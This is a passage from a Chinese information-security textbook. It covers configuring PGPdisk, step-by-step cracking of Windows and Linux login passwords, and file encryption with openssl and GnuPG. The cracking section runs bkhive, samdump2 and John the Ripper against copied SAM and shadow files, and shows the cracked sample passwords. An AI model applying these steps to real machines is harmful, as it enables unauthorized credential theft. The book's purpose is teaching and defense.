



图 3-67　PGPdisk 位置和大小



图 3-68　【选项】对话框

第 4 步：在图 3-67 中，单击【下一步】按钮，出现【选择一个保护方法】页面，如图 3-69 所示，推荐使用自己的公钥进行加密保护，选择【公钥】单选按钮，单击【下一步】按钮，出现【选择一个公钥】页面，如图 3-70 所示。



图 3-69　选择一个保护方法



图 3-70　选择一个公钥

第 5 步：在图 3-70 中，列表中显示出用户建立的密钥信息，在此选择 ztguang 密钥，单击【下一步】按钮，出现【收集随机数据】页面，如图 3-71 所示，可以通过鼠标移动来进行随机加密，然后单击【下一步】按钮，出现【PGPdisk 创建进程】页面，如图 3-72 所示，PGPdisk 为所指定的卷进行加密和格式化操作，这里可能会需要一段时间，根据创建卷的大小而定。

第 6 步：在图 3-72 中，当前状态为完成时，单击【下一步】按钮，出现【完成 PGPdisk 创建向导】页面，如图 3-73 所示，单击【完成】按钮，完成了 PGPdisk 的创建。





图 3-71　收集随机数据



图 3-72　PGPdisk 创建进程



图 3-73　完成 PGPdisk 创建向导

7．使用 PGPdisk

第 1 步：装配 PGPdisk 卷。

在图 3-74 中，右击【新 PGPdisk 卷. pgd】文件，依次选择 PGP|【装配 PGPdisk】命令。出现【输入密码】对话框，如图 3-75 所示，单击【选项】按钮，打开【装配选项】对话框，如图 3-76 所示，在此让 PGPdisk 以一个分区（H：）形式存在，单击【确定】按钮返回到上一个界面（图 3-75）。单击【确定】按钮后 PGPdisk 被成功装配，如图 3-77 所示。当一个 PGPdisk 卷



被装配上去后，可以将它作为一个单独的分区使用。可以将机密的数据都存放在这个分区（PGPdisk 卷），不用的时候，将该分区（PGPdisk 卷）反装配，需要时再装配。



图 3-74　装配使用 PGPdisk




图 3-75　【输入密码】对话框



图 3-76　【装配选项】对话框



图 3-77　右击【新 PGPdisk(H:)】驱动器





第 2 步：反装配 PGPdisk 卷。

在图 3-77 中，右击【新 PGPdisk（H：）】驱动器，依次选择 PGP|【反装配 PGPdisk】命令，即可将该卷卸载掉。当卷被反装配后，如果不知道密码，将无法访问它，使整个卷（存放在这个卷的数据）得到保护。也可以在图 3-78 中单击【反装配】按钮来反装配 PGPdisk 卷。

第 3 步：添加用户。

如果 PGPdisk 卷不希望任何人可以轻易使用，这就要针对个别用户进行权限分配。

在图 3-77 中，右击【新 PGPdisk 卷. pgd】文件，依次选择 PGP|【编辑 PGPdisk】命令，出现【PGPdisk 编辑器】窗口，如图 3-78 所示。

> **注意**　添加用户时，必须对 PGPdisk 卷进行反装配。

在图 3-78 中，单击【添加】按钮，将会弹出一个【输入密码】对话框，如图 3-79 所示。输入正确密码后进入【PGPdisk 用户创建向导】对话框，如图 3-80 所示。然后依次按照图 3-81～图 3-83 的提示进行操作。



图 3-78　【PGPdisk 编辑器】窗口




图 3-79　【输入密码】对话框




图 3-80　【PGPdisk 用户创建向导】对话框



图 3-81　选择一个保护方法





图 3-82　选择一个公钥



图 3-83　完成 PGPdisk 用户创建向导

第 4 步：选择允许访问的用户。

在图 3-83 中，单击【完成】按钮，回到 PGPdisk 管理界面，如图 3-84 所示。在这里，可以对用户进行“移除”、“禁用”和“固定为只读”等操作。



图 3-84　【PGPdisk 编辑器】窗口

8. PGP 选项

(1) PGP【常规】选项卡如图 3-85 所示，下面对各选项进行解释。

① 总是用默认密钥加密：如果经常给朋友传输文件，需要用朋友的公钥进行加密，建议不要选择此项。

② 更快的生成密钥：选择该选项可以减少在创建密钥时所用的时间。

③ 单点登录：有时需要频繁使用密钥来进行加密、解密、验证、签名等，如果每次都这样重复输入，将显得很麻烦，这时可以使用密码缓存功能，在短时间内就不要重复输入密码了。





图 3-85　【常规】选项卡

④ 文件粉碎：文件粉碎主要针对的是一些反删除软件，在日常操作中的删除其实是简单意义上的删除，数据还是存在的，一些反删除软件可以对其进行恢复。而 PGP 里提供的【文件粉碎】功能是个不错的选择，它对文件在硬盘的存储扇区反复写入数据，让一些反删除软件无能为力。

注意　*覆写次数越多，需要的时间就越长，默认次数(3 次)一般可以满足要求。*

(2)【文件】选项卡如图 3-86 所示。



图 3-86　【文件】选项卡

密钥环文件备份的位置默认在系统盘的 My Document 下，建议更改。

(3)【邮件】选项卡如图 3-87 所示，下面对各选项进行解释。

① 默认签名新消息：这样可以在对方装有 PGP 的环境下验证邮件的有效性，确认是否是你发出，或者在传输过程中是否被第三方篡改。

② 打开信息时自动解密/效验：选中此复选框将会更快更方便地解密/效验邮件。

(4)【热键】选项卡如图 3-88 所示。

(5)【服务器】选项卡如图 3-89 所示。

(6) CA 选项卡如图 3-90 所示。





图 3-87 【邮件】选项卡



图 3-88 【热键】选项卡



图 3-89 【服务器】选项卡





图 3-90　CA 选项卡

(7)【高级】选项卡如图 3-91 所示。选中【在 PGPkeys 关闭时自动密钥对备份】复选框。建议不要选中【自动检查更新】复选框。



图 3-91　【高级】选项卡

(8) PGPdisk 选项卡如图 3-92 所示，下面对各选项进行解释。

① 允许强制反装配 PGPdisk 打开的文件：不选此复选框时，如果 PGPdisk 卷中有打开的文件，PGPdisk 卷就无法反装配；选中此复选框，将强制反装配 PGPdisk 卷，不管在 PGPdisk 卷中是否有打开的文件。

② 自动反装配：建议选中此复选框，并设定时间，在未使用的时候自动进行反装配，但是如果 PGPdisk 卷中有打开的文件，就不能自动进行反装配了。





图 3-92　PGPdisk 选项卡

3.3　用户密码的破解

3.3.1　实例：破解 Windows 用户密码

删除 Windows 登录密码的一种简单的方法是使用 Windows 安装盘(启动界面中应该包含删除 Windows 登录密码之类的选项)，启动界面如图 3-93 所示，执行[6]即可。



图 3-93　Win2003 安装盘启动界面

下面介绍破解 Windows 登录密码的方法。

操作系统为：RHEL/CentOS/Fedora。

到网站下载 john-1.7.2.tar.gz、bkhive-1.1.1.tar.gz 和 samdump2-1.1.1.tar.gz。将这 3 个文件放在 Linux 桌面上。将 Windows 系统 C:\windows\system32\config\中的两个文件：SAM 和 system 复制到 Linux 桌面上。

然后在终端窗口执行如下命令。

1. 解压缩 bkhive-1.1.1.tar.gz

```
[root@ localhost Desktop]# tar xzvf bkhive- 1.1.1.tar.gz
[root@ localhost Desktop]# cd bkhive-  1.1.1
```

2. 编译 bkhive

```
[root@ localhost bkhive- 1.1.1]# make
```

用 bkhive 命令从 system 文件生成一个 system.txt 文件：

```
[root@localhost bkhive-1.1.1]# ./bkhive ../system ../system.txt
```

3．解压缩 samdump2-1.1.1.tar.gz

```
[root@localhost Desktop]# tar xzvf samdump2-1.1.1.tar.gz
[root@localhost Desktop]# cd samdump2-1.1.1
```

4．编译 samdump2

```
[root@localhost samdump2-1.1.1]#  make
```

5．提取账号信息

用 samdump2 命令从 system.txt 文件和 sam 文件生成一个 passwd_hashes.txt 文件，passwd_hashes.txt 文件的内容就是最终要被破解的用户账号信息。

```
[root@localhost samdump2-1.1.1]# ./samdump2 ../sam ../system.txt >  ../passwd_hashes.txt
```

passwd_hashes.txt 文件的内容如下：

```
Administor:500:5422a4cdb0f1c794aad3b435b51404ee:bb8dee57b13255f1aa58846079d98447:::
ztg:1009:e3f4e1bd22b5037eaad3b435b51404ee:7d4cddee4d03cf40bcf86fd8ac0218fd:::
```

6．使用 john 破解 Windows 用户密码

```
[root@localhost samdump2-1.1.1]# cd ..
[root@localhost Desktop]# tar xzvf john-1.7.5.tar.gz
[root@localhost Desktop]# cd john-1.7.5/src
[root@localhost src]# make clean generic
[root@localhost src]# cd ../run
[root@localhost run]# ./john --incremental:Alpha ../../passwd_hashes.txt
```

在图 3-94 中，使用第 1 行的命令对 passwd_hashes.txt 文件进行解密，两秒钟就将 administrator 和 ztguang 用户的密码破解出来了。

```
root@localhost:~/Desktop/john-1.7.5/run
文件(F)  编辑(E)  查看(V)  终端(T)  标签(B)  帮助(H)
[root@localhost run]# ./john --incremental:Alpha ../../passwd_hashes.txt ①
Loaded 2 password hashes with no different salts (LM DES [32/32 BS])
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
ASDFG            (ztg)
QWERT            (Administor)
guesses: 2  time: 0:00:00:29  c/s: 2620K  trying: QWENK - QWERB
[root@localhost run]# ./john --incremental:Alpha ../../passwd_hashes.txt ②
No password hashes loaded
[root@localhost run]# rm john.pot                                        ③
rm：是否删除 一般文件 "john.pot"? y
[root@localhost run]# ./john --incremental:Alpha ../../passwd_hashes.txt ④
Loaded 2 password hashes with no different salts (LM DES [32/32 BS])
Warning: MaxLen = 8 is too large for the current hash type, reduced to 7
ASDFG            (ztg)
QWERT            (Administor)
guesses: 2  time: 0:00:00:36  c/s: 2079K  trying: QWENK - QWERB
[root@localhost run]#
```

图 3-94　使用 john 破解 Windows 用户密码



第 2 行再次执行前面的命令对 passwd_hashes.txt 文件进行解密，给出了“No password hashes loaded”的提示，原因在于已经被破解的密码会被保存在 john.pot 文件中，这样避免了重复性的工作，john.pot 文件的内容如图 3-95 所示。执行第 3 行的命令将 john.pot 文件删除，再次执行第 4 行的命令，结果如图 3-94 所示。



图 3-95 被破解的密码

3.3.2 实例：破解 Linux 用户密码

1. 添加 Linux 用户

```
[root@ localhost ~ ]# useradd Root
[root@ localhost ~ ]# passwd Root
Changing password for user Root.
```

新的 UNIX 口令：

```
[root@ localhost ~ ]# useradd admin
[root@ localhost ~ ]# passwd admin
Changing password for user admin.
```

新的 UNIX 口令：

2. 获得密码信息

将如下两行信息(位于/etc/shadow 文件中)存入/root/Desktop/shadow 文件。

```
Root:$ 1$ LjeDomGG$ j.1QUnEDjM6EhacYD10N00:14763:0:99999:7:::
admin:$ 1$ kpNKK3qD$ iM5gZs712xgXcrZw/Iost1:14763:0:99999:7:::
```

3. 改变文件/root/Desktop/shadow 的权限为只允许管理员访问该文件

```
[root@ localhost Desktop]# chmod 700 shadow
```

4. 使用 john 破解 Linux 用户密码

下面使用密码词典来破解 Linux 用户密码，password.lst 文件是密码词典，包含可能的用户密码，执行如图 3-96 所示的命令(./john --w: password.lst ../../shadow)，从结果可知没有破解成功，原因在于密码词典不够大。




图 3-96 破解失败

扩充 password.lst 文件，添加更多的可能的用户密码(本实验在该文件最后添加了两



个密码：verygood、dogcat)，执行命令./john-w：password.lst ../../shadow，如图3-97所示，从结果可知破解成功。由此可知，用此种方法时，关键要有大的密码词典，不过密码词典越大，破解时用的时间越多。




图3-97　破解成功

破解成功后john.pot文件的内容为如下所示：

```
$LM$e3f4e1bd22b5037e:ASDFG
$LM$5422a4cdb0f1c794:QWERT
$1$kpNKK3qD$iM5gZs712xgXcrZw/Iost1:dogcat
$1$LjeDomGG$j.1QUnEDjM6EhacYD10N00:verygood
```

3.3.3　密码破解工具John the Ripper

1. John the Ripper简介

John the Ripper是用于在已知密文的情况下尝试破解出明文的破解密码工具软件，主要支持对DES、MD5两种加密方式的密文进行破解工作。它可以工作于多种不同的机型以及多种不同的操作系统之下。该软件的下载网址为http://www.openwall.com/john/。

2. 语法

命令行语法格式：john [-选项] [密码文件名]。常用选项及其功能说明见表3-1。

表3-1　john选项及其功能说明

选　　项	功　　能
--single	使用Single Crack模式进行解密
--wordlist=FILE --stdin	使用密码字典的破解模式
--rules	规则式密码字典破解模式
--incremental[=MODE]	增强模式
--external=MODE	外部破解模式
--restore[=NAME]	继续上一次中断的破解工作
--show	显示已经破解的密码
--test	用来测试所用计算机的破解速度
--users=[-]LOGIN|UID[,..]	只破解指定用户或属于每个组的用户

注：所有的选项均对大小写不敏感，而且也不需要全部输入，只要在保证不与其他参数冲突的前提下输入即可，如--incremental参数只要输入--i即可。



3．破解模式

破解模式的说明见表 3-2。

表 3-2　破解模式

破解模式	说　明
Single Crack 模式	单一破解模式，根据用户名猜测其可能的密码，需要人为定义相应的模式内容。其模式的定义在 john. conf 文件（Windows 中是 john. ini 文件）中的[List. Rules：Single]部分
密码词典模式	这是最简单的破解模式，只需指定一个密码词典文件，然后使用规则化的方式让这些规则自动地作用在每个从密码词典文件中读入的单词上。规则化的方式是用来修正每个读入的单词的
增强模式	这是功能最强大的破解模式，尝试将所有可能的字符组合作为密码。要使用这个破解模式，需要指定破解模式的一些参数，比如密码的长度、字元集等，这些参数在 john. conf 文件（Windows 中是 john. ini 文件）中的[Incremental：<mode>]段内，<mode>可以任意命名，这是在执行 John 时命令行中指定的名称
扩充模式	在使用 John 的时候用户可以定义一些扩充的破解模式。要在 john. conf 文件（Windows 中是 john. ini 文件）中的[List. External：<mode>]一节中指定，<mode>是所指定的模式名称。这段中必须包含一些 John 尝试要产生的字典的功能。这些功能包含一些使用 C 语言编写的功能函数，它会自动在 John 执行前编译

4．john. conf 文件

可以通过编辑 john. conf 文件来改变 John the Ripper 的破解行为和方式。

john. conf 文件由许多段组成，每一个段的开始是本段的名称，段名由方括号括起来，每一个段中内含了指定的一些选项，在行前有“#”或“;”，表示这一行为注释。

（1）一般选项。预设的一些命令行选项放在[Options]段中，该段中选项及其功能说明见表 3-3。

表 3-3　[Options]段中选项及其功能说明

选　项	功　能
Wordlist	设定字典档档名，这会自动虚拟成正使用的破解模式是字典档模式，而不需要再加上-wordlist 这个选项
Beep	当系统找到密码时会发出“哔”声，或是在一些要选择（Yes/No）的时候也会发出声响来提醒。另一组相反的选项为-quiet，它不会让计算机发出声响，所以最好先指定 Beep，当需要让计算机安静时在命令行使用-quiet 选项即可

（2）增强破解模式的参数。在[Incremental：<mode>]段中定义增强模式的参数，<mode>是自己指定的段的名称。有一些已经预设的增强模式的选项及其功能说明见表 3-4。



表 3-4 [Incremental]段中选项及其功能说明

选 项	功 能
CharCount	限制不同字元使用时的字数，让 John 运行之初就可以早一点尝试长串的密码
MinLen	最小的密码字串长度
MaxLen	最大的密码字串长度
File	外部字元集文件名，设定该参数将取消在配置文件中指定的字元集

5. 使用举例

使用进行密码破解的例子及其说明见表 3-5。

表 3-5 密码破解的例子及其说明

1	john -single passwd. txt john -si passwd. txt
	使用 Single Crack 模式破解密码文件 passwd. txt，第二条命令的选项使用了简写形式
2	john -single passwd1. txt passwd2. txt passwd3. txt john -single passwd?. txt
	一次破解多个密码文件
3	john -w:words. lst passwd. txt john -w:words. lst -rules passwd. txt john -w:words. lst -rules passwd?. txt
	指定一个密码词典文件，并且使用规则化的方式
4	john -i passwd. txt
	使用增强模式，尝试将所有可能的字符组合作为密码
5	john -i:Alpha passwd. txt
	使用增强模式，尝试将除大写字母的所有可能的字符组合作为密码

3.3.4 用户密码的保护

本节介绍的用户密码的破解方法，如要成功，前提条件是：或者接触到物理计算机、或者获得密码文件(Windows 系统的 SAM 和 system 文件，Linux 系统的/etc/shadow 文件)。如果恶意者能够接触到您的物理计算机，任何安全都无从谈起。因为，针对本节介绍的密码破解方法，用户密码的保护重点应该放在密码文件(Windows 系统的 SAM 和 system 文件，Linux 系统的/etc/shadow 文件)的保护上，密码文件的保护又涉及网络安全技术，请读者参考第 5 章。另外，用户密码的设置一定要足够复杂，即使恶意者获得了密码文件，也会增加破解的难度。



3.4 文 件 加 密

3.4.1 实例：用对称加密算法加密文件

可以用 openssl 进行文件加密。该方法没有创建密钥的过程，比 gpg 加密方法简单。

将密文发给接收方后，只要接收方知道加密的算法和口令，就可以得到明文。

openssl 支持的加密算法很多，包括：bf、cast、des、des3、idea、rc2、rc5 等及以上各种的变体，具体可参阅相关文档。

本实例对文件的加密和解密在同一台计算机上进行，如图 3-98 所示。



图 3-98 用 openssl 加密、解密文件

1. 发送方加密一个文件

发送方执行如下命令：

```
openssl enc -des -e -a -in openssl_temp.txt -out openssl_temp.txt.enc
```

对明文 openssl_temp. txt 加密，生成加密文件 openssl_temp. txt. enc。以上命令行各参数含义解释如下。

enc：使用的算法。

-des：具体使用的算法。

-e：表示加密。

-a：使用 ASCII 进行编码。

-in：要加密的文件名。

-out：加密后的文件名。

2. 接收方解密密文

接收方执行如下命令：

```
openssl enc -des -d -a -in openssl_temp.txt.enc -out openssl_temp2.txt
```

对密文 openssl_temp. txt. enc 解密，生成明文文件 openssl_temp2. txt。-d 参数解释如下，其余参数同上。



-d：表示解密。

3.4.2　对称加密算法

对称加密算法又称为传统密码算法，或单密钥算法，它采用了对称密码编码技术，其特点是文件加密和解密使用相同的密钥。使用对称加密算法简单快捷，密钥较短，并且破译难度很大。数据加密标准（DES，Data Encryption Standard）是对称加密算法的典型代表，除了DES，另一个对称加密算法是国际数据加密算法（IDEA），它比DES的加密性更好，并且对计算机功能要求不高。IDEA加密标准由PGP（Pretty Good Privacy）系统使用。

对称加密算法的安全性依赖于密钥的安全性，泄露密钥就意味着任何人都能对密文进行解密。因此必须通过安全可靠的途径（如信使递送）将密钥送至接收端。这种如何将密钥安全可靠地分配给通信对方，包括密钥产生、分配、存储、销毁等多方面的问题统称为密钥管理（Key Management），这是影响系统安全的关键因素。

对称加密算法分为以下两类。

一类是序列算法或序列密码，它一次只对明文中的单个比特（有时对字节）进行运算。

另一类是分组算法或分组密码，它对明文中的一组比特进行运算，这些比特组称为分组。

现代计算机密码算法的典型分组长度是64bit，该长度大到足以防止破译，而又小到足以方便使用。

综上所述，对称加密算法的主要优点是运算速度快，硬件容易实现；缺点是密钥的分发与管理比较困难，容易被窃取，另外，当通信的人数增加时，密钥数目也会急剧增加。例如，在拥有众多用户的网络环境中使n个用户之间相互进行保密通信，若使用同一个对称密钥，一旦密钥被破解，整个系统就会崩溃；若使用不同的对称密钥，则密钥的个数几乎与通信人数成正比（需要$n\times(n-1)$个密钥）。由此可见，若采用对称密钥，大系统的密钥管理是不容易实现的。

1. 数据加密标准DES算法

DES算法的发明人是IBM公司的W. Tuchman和C. Meyer，于1971—1972年研制成功。美国商业部的国家标准局NBS于1973年5月和1974年8月两次发布通告，公开征求用于电子计算机的加密算法，经评选，从一大批算法中采纳了IBM的LUCIFER方案，该算法于1976年11月被美国政府采用，DES随后被美国国家标准局和美国国家标准协会（American National Standard Institute，ANSI）承认。1977年1月以数据加密标准DES（Data Encryption Standard）的名称正式向社会公布，并于1977年7月15日起生效。

2. 国际数据加密算法IDEA

近年来，新的分组加密算法不断出现，IDEA就是其中的杰出代表。IDEA是International Data Encryption Algorithm的缩写，即国际数据加密算法。它是根据中国学者朱学嘉博士与著名密码学家James Massey于1990年联合提出的建议标准算法PES（Proposed Encryption Standard）改进而来的。它的明文与密文块都是64bit，密钥长度为



128bit,作为单钥体制的密码,其加密与解密过程相似,只是密钥存在差异,IDEA 无论是采用软件还是硬件实现都比较容易,而且加密、解密的速度很快。

IDEA 算法是面向块的单钥密码算法,它的安全性与 DES 类似,不在于算法的保密,而是密钥的安全性。

3.4.3 实例:用非对称加密算法加密文件

1. 用 GnuPG 加密文件

GnuPG(Gnu Privacy Guard,Gnu 隐私保镖)软件包的名称是 gpg。

(1) 创建密钥对

创建一个用来发送加密数据和进行解密数据的密钥。执行 gpg 命令,会在主目录下创建一个.gnupg 子目录。在该子目录里面有一个 gpg.conf 的配置文件,它里面是 gpg 工具的各种选项及其默认设置值。

执行 gpg --gen-key 命令,生成密钥,如图 3-99 所示。

```
[root@localhost ~]# gpg --gen-key
gpg (GnuPG) 1.4.5; Copyright (C) 2006 Free Software Foundation, Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

gpg: 钥匙环 '/root/.gnupg/secring.gpg'已建立
